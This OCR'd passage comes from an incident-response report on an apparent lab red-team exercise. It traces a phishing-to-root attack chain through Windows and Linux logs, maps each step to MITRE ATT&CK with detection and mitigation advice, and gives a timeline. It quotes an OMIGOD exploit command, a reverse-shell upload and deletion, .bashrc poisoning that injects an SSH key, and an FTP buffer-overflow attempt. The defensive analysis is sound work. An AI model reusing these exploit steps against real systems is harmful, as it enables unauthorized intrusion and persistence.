    1. Change owner for File: /home/web/.bashrc

    2. File: /home/web/.bashrc modified to include

    3. File: /home/web/.ssh/authorized_keys contains attacker's public

4. ".bash_history" contain some command show malicious activity and delete some file and use web server to lunch attack on OMI server




4.1.3 Log Analysis


On tech-PC (10.0.0.8):

- **Attacker Action:** SMB connection to 10.0.0.5.
- Log Evidence: Microsoft-Windows-SmbClient/Connectivity Log, Event ID 30807. This warning event explicitly recorded the lost connection to

the attacker's share: servername: \\10.0.0.5\MyShare




- **Attacker Action:** RDP from 10.193.111.30 (attacker external IP) using cracked credentials.
- Log Evidence: Windows Security Log, Event ID 4624 (An account was successfully logged on). The log details confirm a remote interactive logon: Logon Type: 10, Account Name: IT_tech, Source Network Address: 10.193.111.30.



On Webserver (10.0.0.14):


- **Attacker Action:** Nmap/ffuf scanning from 10.193.111.30.
- Log Evidence: /var/log/ufw.log recorded numerous `` events from SRC=10.193.111.30 against various ports (e.g., 135, 113, 21, 8080), confirming a port scan. The Apache access log (/var/log/apache2/access.log) recorded a flood of GET requests for non-

existent paths, all with the User-Agent Fuzz Faster U Fool v2.1.0-dev.




- **Attacker Action:** Uploading test.php (reverse shell) and deleting it.
- **Log Evidence:** The Apache access log shows the attacker navigating the file manager and then deleting the shell: GET /admin.php?mode=filemanager&directory=files&delete-shell.php&confirmed=true HTTP/1.1.

- **Attacker Action:** Poisoning .bashrc (CVE-2024-12905).
- Host Artifact: File system analysis showed /home/web/.bashrc was owned by www-data, a clear indicator of compromise. The file's content confirmed the injection of the echo command.




- **Attacker Action:** SSH as web from 10.0.0.5.
  Host Artifact: The /home/web/.ssh/authorized_keys file contained the attacker's newly injected public key.

- Log Evidence: /var/log/auth.log recorded the successful login: Accepted publickey for web from 10.0.0.5 port 39572 ssh2: ED25519....




- **Attacker Action:** Pivoting to exploit OMIGOD.
- Host Artifact: The .bash_history file for the web user contained the exact commands used by the attacker to launch the OMI exploit: python3 CVE-2021-38647.py -t 10.0.0.11 -c id.




On FTP Server (10.0.0.15):

- **Attacker Action:** Exploiting CVE-2025-4255 from 10.0.0.5.
- Log Evidence: The ServerLog file for PCMan FTP Server showed a connection from 10.0.0.5, an anonymous login, and then an RMD command followed by an abnormally long string (AAAA...) of over 2000 bytes, confirming the buffer overflow attempt.



4.2 The MITRE ATT@CK Navigator Mapping



The Red Team's actions were mapped to the MITRE ATT&CK framework. The following table details the tactics and techniques used, along with professional-grade recommendations for detection and mitigation for each.

Tactic	Technique (ID)	Description (in apex.corp Context)	Detection & Mitigation
Reconnaissance	Search Open Websites/Domains (T1593.001)	Attacker gathered employee info (Sarah Chen) and email (tech_IT@apex.corp) from LinkedIn.	**Detection:** N/A (Public data). **Mitigation:** M1017 (User Training) & a formal Social Media Policy prohibiting workstation screenshots.

Initial Access	Phishing (T1566)	Sent spear-phishing email to tech_IT@apex.corp to exploit CVE-2024-21413.	**Detection:** Email Security Gateway (ESG) flagging links with file:// handlers. **Mitigation:** M1017 (User Training), M1018 (Application-layer filtering).
Credential Access	OS Credential Dumping: NTLM Hashes (T1003.005)	CVE-2024-21413 exploit captured the NTLMv2 hash via an SMB connection.	**Detection:** Monitor for *outbound* SMB (TCP 445) from workstations to non-corporate IPs. **Mitigation:** M1026 (Privileged Account Management), M1043 (SMB Signing). See Strategic Hardening for NTLM.
Credential Access	Offline Cracking (T1111.002)	Attacker used john to crack the captured NTLM hash offline.	**Detection:** N/A (Offline activity). **Mitigation:** M1027 (Password Policies) - Enforce strong, complex passwords to make offline cracking computationally infeasible.
Lateral Movement	Remote Desktop Protocol (T1021.001)	Attacker used cracked credentials to RDP into the tech-PC (10.0.0.8).	**Detection:** Monitor Event ID 4624 (Logon Type 10 - RemoteInteractive)

			from unexpected sources. **Mitigation:** Enforce Multi-Factor Authentication (MFA) on all RDP access.
Credential Access	Credentials from Password Stores (T1555.003)	Attacker extracted saved admin credentials from the tech-PC's browser.	**Detection:** EDR monitoring for processes accessing browser credential stores (e.g., Login Data). **Mitigation:** M1015 (Account Use Policy) - Enforce GPO to disable "Offer to save passwords".
Privilege Escalation	Exploitation for Privilege Escalation (T1068)	Exploited tar-fs (CVE-2024-12905) to write to another user's (web) file.	**Detection:** File Integrity Monitoring (FIM) on sensitive files like .bashrc. Monitor for node processes with anomalous file I/O. **Mitigation:** M1048 (Application Isolation), M1050 (Software Updates).
Persistence	Event-Triggered Execution:.bashrc (T1546.004)	Attacker poisoned /home/web/.bashrc to inject their SSH key upon next login.	**Detection:** FIM on .bashrc, .zshrc, etc.. Audit authorized_keys for unauthorized additions. **Mitigation:** M1049


			(Access Control), M1028 (Operating System Configuration).
Lateral Movement	Secure Shell (SSH) (T1021.004)	Attacker used the injected SSH key to log in as web user from 10.0.0.5.	**Detection:** Monitor auth.log for new public key acceptances from unexpected internal IPs. **Mitigation:** Use a centralized SSH key management system; disable key-based auth in favor of short-lived certificates.
Lateral Movement	Exploitation of Remote Services (T1210)	Exploited "OMIGOD" (CVE-2021-38647) to gain root on 10.0.0.11.	**Detection:** Network monitoring for connections to OMI port (5986) from non-management hosts (i.e., from the Webserver). **Mitigation:** M1050 (Software Updates), M1030 (Network Segmentation).
Impact	Endpoint Denial of Service: Stack Exhaustion (T1499.002)	The PCMan FTP exploit (CVE-2025-4255) is a stack buffer overflow, which crashes the service.	**Detection:** Crash logs.[1] Service monitoring (e.g., Nagios) alerting that the FTP service is down. **Mitigation:** M1050

			(Software Updates). Decommission EOL software immediately.

4.3 Timeline of the incidents and the attack


[2025/10/23, 17:37:00]

Attacker sends spear-phishing email to tech_IT@apex.corp and get NTLM hash.



[2025/10/23, 18:21:47]

Attacker, having cracked the hash, logs in via RDP from external IP 10.193.111.30 to tech-PC and found a saved password in browser.



[2025/10/23, 18:31:47]

Attacker logs into RiteCMS and uploads test.php reverse shell.

```
10.193.111.30 - - [23/Oct/2025:14:01:29 +0000] "GET /admin.php?mode=filemanager&action=upload&directory=files HTTP/1.1
" 200 1615 "http://10.193.111.100/admin.php?mode=filemanager&directory=files" "Mozilla/5.0 (X11; Linux x86_64; rv:128.
0) Gecko/20100101 Firefox/128.0"
10.193.111.30 - - [23/Oct/2025:14:01:45 +0000] "GET /admin.php?mode=filemanager HTTP/1.1" 200 1762 "http://10.193.111.
100/admin.php?mode=filemanager&action=upload&directory=files" "Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/2010010
1 Firefox/128.0"
```

[2025/10/23, 18:33:00 - 18:37:00]

[Approx. 18:32:00] Attacker accesses test.php and receives a www-data shell.


Attacker (as www-data) discovers and exploits CVE-2024-12905, poisoning /home/web/.bashrc.

[Approx. 18:37:10]

A legitimate login by the web user triggers the poisoned .bashrc, injecting the attacker's SSH key.

